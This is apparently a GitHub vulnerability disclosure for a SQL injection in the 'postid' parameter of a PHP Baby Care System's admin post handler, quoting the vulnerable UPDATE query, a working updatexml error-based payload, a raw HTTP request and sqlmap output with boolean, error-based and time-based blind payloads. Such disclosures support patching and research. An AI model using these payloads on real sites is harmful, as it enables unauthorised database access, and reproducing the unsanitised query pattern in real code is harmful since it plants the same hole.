debug601 Create SQLi-2.md History

1 contributor

43 lines (33 sloc) | 2.19 KB

Body Care System has SQL injection vulnerability

vendor: https://www.sourcecodester.com/php/14622/baby-care-system-phpmysqli-full-source-code.html

Vulnerability file: /BabyCare/admin/post.php


```
}elseif($action == 'display'){
    $value = $_GET['value'];
    if($value == 1){
        $value = 0;
    }elseif($value==0){
        $value = 1;
    }
    $querydisplay = "UPDATE tb_post SET status='$value' WHERE id = '$postid'";
    $updated_rows = $db->update($querydisplay);
    if($updated_rows){
        echo "<script>window.location='admin.php?id=posts'; </script>";
    }
```

Vulnerability location: /BabyCare/admin.php?id=posts&action=display&value=1&postid= //postid is Injection point

[+]Payload: /BabyCare/admin.php?id=posts&action=display&value=1&postid=1%27%20and%20updatexml(1,concat(0x7e,(select%20database()),0x7e),2)--+ //postid is Injection point

```
GET /BabyCare/admin.php?id=posts&action=display&value=1&postid=1%27%20and%20updatexm
Host: 192.168.1.19
```

```
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=7r2orfo1e9b49mg28f5ke9bdjv
Connection: close
```




```
---
Parameter: postid (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY cla
    Payload: id=posts&action=display&value=1&postid=1' RLIKE (SELECT (CASE WHEN (566

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=posts&action=display&value=1&postid=1' AND (SELECT 7280 FROM(SELECT

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=posts&action=display&value=1&postid=1' AND (SELECT 3574 FROM (SELECT
---
```

```
GET parameter 'postid' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 390 HTTP(s) requests:
---
Parameter: postid (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=posts&action=display&value=1&postid=1' RLIKE (SELECT (CASE WHEN (5665=5665) THEN 1 ELSE 0x28 END))-- GiVX

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=posts&action=display&value=1&postid=1' AND (SELECT 7280 FROM(SELECT COUNT(*),CONCAT(0x71627a7071,(SELECT (ELT(7280=728
OR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- PXXk

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=posts&action=display&value=1&postid=1' AND (SELECT 3574 FROM (SELECT(SLEEP(5)))SpIf)-- qCfa
---
[07:27:43] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.48, PHP 8.0.7
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
```